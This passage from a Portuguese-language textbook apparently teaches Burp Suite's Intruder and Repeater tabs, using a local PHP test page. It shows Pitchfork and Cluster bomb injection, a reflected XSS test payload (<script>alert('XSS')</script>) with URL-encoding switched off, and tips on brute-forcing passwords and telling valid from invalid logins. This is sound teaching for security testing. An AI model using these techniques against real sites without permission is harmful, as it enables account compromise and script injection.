

Figura 7.60 – Configuração da lista de palavras para a segunda posição (campo sobrenome – etapa 1).

3. Inicie o ataque clicando no botão Start Attack (Figura 7.60).

4. Será aberta uma nova janela com um histórico dos ataques realizados. Nas requisições feitas, observe que os payloads configurados na etapa 2 são inseridos no lugar dos valores delimitados por § (etapa 1). Como o tipo de ataque escolhido foi o Pitchfork, as seguintes requisições foram feitas no corpo da requisição POST:

   • nome=**posicao1**&sobrenome=**posicao3**&enviar=Enviar
   • nome=**posicao2**&sobrenome=**posicao4**&enviar=Enviar

• Cluster bomb – Nesse tipo de ataque, é configurada mais de uma posição de ataque. Todos os payloads serão testados em todas as posições. Recomendado para situações em que se queira testar todas as possibilidades de payloads, como quando se deseja realizar um ataque de força bruta na tentiva de descobrir senhas de uma lista de usuários. De certa forma, o ataque de Cluster bomb é uma extensão do ataque Pitch fork, garantindo mais possibilidades de testes:

1. Certifique-se de que somente os valores dos campos *nome* e *sobrenome* estão delimitados por § e o ataque seja do tipo Cluster bomb (Figura 7.61). Como serão auditados dois campos, o campo *nome* representa a posição 1 (etapa 2) e o campo *sobrenome* representa a posição 2 (etapa 2).



Figura 7.61 – Somente os campos nome e sobrenome serão auditados com o ataque de Cluster bomb.

2. Adicione as palavras *posicao1* e *posicao2* na lista de palavras para a posição 1 (Payload Sets > Payload set > 1 – Figura 7.55) e as palavras *posicao3* e *posicao4* para a posição 2 (Payload Sets > Payload set > 2 – Figura 7.60).
3. Inicie o ataque clicando no botão Start Attack (Figura 7.60).
4. Será aberta uma nova janela com um histórico dos ataques realizados. Nas requisições feitas, observe que os payloads configurados na etapa 2 são inseridos no lugar dos valores delimitados por § (etapa 1). Como o tipo de ataque escolhido foi o Cluster bomb, as seguintes requisições foram feitas no corpo da requisição POST:

• nome=posicao1&sobrenome=posicao3&enviar=Enviar
• nome=**posicao2**&sobrenome=**posicao3**&enviar=Enviar
• nome=**posicao1**&sobrenome=**posicao4**&enviar=Enviar
• nome=**posicao2**&sobrenome=**posicao4**&enviar=Enviar

7.6.8.3 Payloads

Determina as configurações do payload.

Em Payload Sets, é determinada a configuração para cada payload (Figura 7.55). O número em Payload set representa a lista de palavras (wordlist) a ser usada e é determinado de acordo com a opção de ataque definido na aba Positions > Attack Type (Sniper – Figura 7.54, Battering ram – Figura 7.56, Pitchfork – Figura 7.59 ou Cluster bomb – Figura 7.61). Nos ataques Sniper e Battering ram, é usada apenas uma única wordlist, enquanto nos ataques Pitchfork e cluster bomb o número de wordlists é definido de acordo com a quantidade de campos delimitados entre § (Figuras 7.59 e 7.61). Define-se o tipo de payload a ser usado em Payload type (Figura 7.55), como payload de lista de palavras (Simple list), lista de palavras lidas dinamicamente a partir de um arquivo (Runtime file – útil em situações em que a lista de palavras é muito grande), numérico (Numbers), data (Dates) etc.

Em Payload Options, as configurações para o payload são feitas de acordo com o tipo de payload selecionado em Payload Sets > Payload type. A Figura 7.55 apresenta a configuração usada para o payload do tipo Simple list.

Em Payload Processing, são determinadas regras para o processamento do payload, por exemplo, é possível acrescentar sufixo e prefixo, codificar os payloads etc. O exemplo a seguir cria o prefixo <script>alert(', o sufixo ') </script> para cada payload a ser testado:

1. Certifique-se de usar o ataque do tipo Sniper (Figura 7.54).
2. Utilize os payloads *posicao1* e *posicao2* (Figura 7.55).
3. Em Payload Processing, clique no botão Add para adicionar uma regra (Fig. 7.62).



Figura 7.62 – Adicionando uma regra para o processamento de payloads.

4. Em Select rule Type, selecione o tipo Add prefix. Digite o prefixo <script>alert('.
5. Novamente em Payload Processing, clique no botão Add para adicionar uma segunda regra.
6. Em Select rule Type, selecione o tipo Add suffix. Digite o sufixo ') </script>.
7. Em Payload Encoding, desmarque a opção URL-encode these characters (Figura 7.63).



Figura 7.63 – Desmarcando a opção de codificação automática de caracteres.

8. Inicie o ataque, clicando no botão Start Attack (Figura 7.55).
9. Será aberta uma nova aba com os ataques realizados. Na resposta HTML (aba Response > Raw), o prefixo <script>alert(' e o sufixo ')</script> são adicionados antes de cada payload. Observe, também, que os dois últimos payloads são sanatizados por causa da função htmlentities() do PHP:

• Nome: **<script>alert('posicao1')</script>**
Sobrenome:Moreno
• Nome: **<script>alert('posicao2')</script>**
Sobrenome:Moreno
• Nome: Daniel
Sobrenome:**<script>alert('posicao1')</script>**
• Nome: Daniel
Sobrenome:**<script>alert('posicao2')</script>**

Em Payload Encoding, o checkbox URL-encode these characters determina quais caracteres devem ser codificados no formato URL antes de o Burp Suite enviá-los como requisição. Essa regra é aplicada somente após regras de processamento de payloads. Se estiver desabilitado, esses caracteres não são codificados em URL (Figura 7.63).

7.6.8.4 Options

Opções da aba Intruder.

Em Request Headers, são definidas opções de atualização automática do tamanho da página HTML e o estado da conexão HTTP.

Em Request Engine, definem-se opções de rede e desempenho, como a quantidade de threads a serem usadas pelo Intruder, o número de tentativas a serem feitas em caso de queda de conexão com a internet etc.

Em Attack Results, determinam-se quais tipos de informações são armazenadas quando o Intruder realiza o ataque: armazenar ou não requisições e repostas, mostrar ou não a requisição original antes de ser injetado o payload nas requisições (linha 0 da coluna Request – Figura 7.58) etc.

Em Grep – Match, é realizado um filtro e, na resposta do Intruder, insere-se uma coluna com o nome da expressão a ser encontrada. Caso o Intruder encontre essa expressão, o checkbox será marcado. Exemplo:

1. Certifique-se de usar o ataque do tipo Sniper (Figura 7.54).
2. Utilize os payloads *posicao1* e *posicao2* (Figura 7.55).
3. Remova todas as palavras da lista, deixando apenas a palavra *Daniel*. Certifique-se também de habilitar o checkbox Flag result items with responses matching these expressions (Figura 7.64).



Figura 7.64 – Configurando o filtro Grep – Match.

4. Inicie o ataque clicando no botão Start Attack (Figura 7.55).
5. Será aberta uma nova aba com os ataques realizados. Observe que é incluída uma coluna de nome *Daniel* e, caso o termo *Daniel* seja encontrado em alguma resposta, marca-se o checkbox dessa coluna

(Figura 7.65).



Figura 7.65 – O termo Daniel foi encontrado na resposta.

Em Grep – Extract, criam-se filtros para determinar alterações em trechos do código HTML de resposta. Exemplo:

1. Certifique-se de usar o ataque do tipo Sniper (Figura 7.54).
2. Utilize os payloads *posicao1* e *posicao2* (Figura 7.55).
3. Adicione um filtro clicando no botão Add e habilite o checkbox Extract the following items from responses (Figura 7.66).



Figura 7.66 – Configurando o filtro Grep – Extract.

4. Com o mouse, selecione o trecho de código HTML de resposta que será verificado (Figura 7.67).



Figura 7.67 – O termo Daniel será procurado nas respostas.

5. Inicie o ataque clicando no botão Start Attack (Figura 7.55).

6. Será aberta uma nova aba com os ataques realizados. Observe que é incluída uma coluna com o conteúdo do trecho HTML marcado pela etapa

4 (Figura 7.68). Como esse trecho de código pode variar de acordo com a resposta da página web, é possível utilizar o filtro Grep – Extract em páginas de login: o termo marcado na etapa 4 deve ser a mensagem de erro para logins inválidos. Assim, ao entrar com um usuário válido, a resposta conterá um trecho de código HTML diferente de respostas de logins inválidos.



Figura 7.68 – O Intruder exibe os termos no código-fonte HTML que estão na posição marcada pela etapa 4.

Em Grep – Payloads (Figura 7.69), são definidas opções para os payloads:

- Search responses for payload strings – Ao ser habilitado, as respostas contendo o payload no código HTML serão marcadas pelo checkbox na coluna P Grep.
- Case sensitive match – Ao ser habilitado, é considerado case-sensitive.
- Exclude HTTP headers – Exclui cabeçalhos HTTP.
- Match against pre-URL-encoded payloads – Caso habilitada, respostas contendo o payload antes de ser codificado (checkbox URL-encode these characters habilitado – Figura 7.63) serão consideradas.



Figura 7.69 – Opções para payloads.

O exemplo a seguir filtra páginas vulneráveis a ataques de XSS:

1. Certifique-se de usar o ataque do tipo Battering ram (Figura 7.56).
2. Utilize os payloads posicao1, posicao2 e <script>alert('XSS')</script> (Fig. 7.57).
3. Desabilite o checkbox URL-encode these caracteres (Figura 7.63).
4. Habilite o checkbox Search responses for payload strings (Figura 7.69).
5. Inicie o ataque, clicando em Start Attack (Figura 7.56).
6. As respostas que retornaram o payload da requisição no corpo HTML são marcadas pelo checkbox P Grep, incluindo respostas que processam o JavaScript <script>alert('XSS')</script> (Figura 7.70).

Em Redirections, determina-se o comportamento do Intruder quando um redirecionamento de páginas é realizado (Figura 7.71).



Figura 7.70 – As respostas com o payload no corpo HTML apresentam a coluna P Grep marcada.



Figura 7.71 – Configurando o comportamento do Intruder para o redirecionamento de páginas.

7.6.9 Aba Repeater

Às vezes será necessário repetir uma requisição, como em situações em que se altera algum parâmetro de requisição e se deseja reenviá-la para saber se houve alterações na resposta.

Exemplo:

1. Crie o arquivo /var/ww/html/index.php, conforme descrito em “7.6.8 Aba Intruder”.
2. Com o browser, acesse o endereço http://localhost/nome.php?nome=Daniel&sobrenome=Moreno.
3. Em Target > Site map, clique com o botão direito sobre a URL enviada pela etapa 2, destacando-a na cor laranja e escolha a opção Send to Repeater (Fig. 7.72).

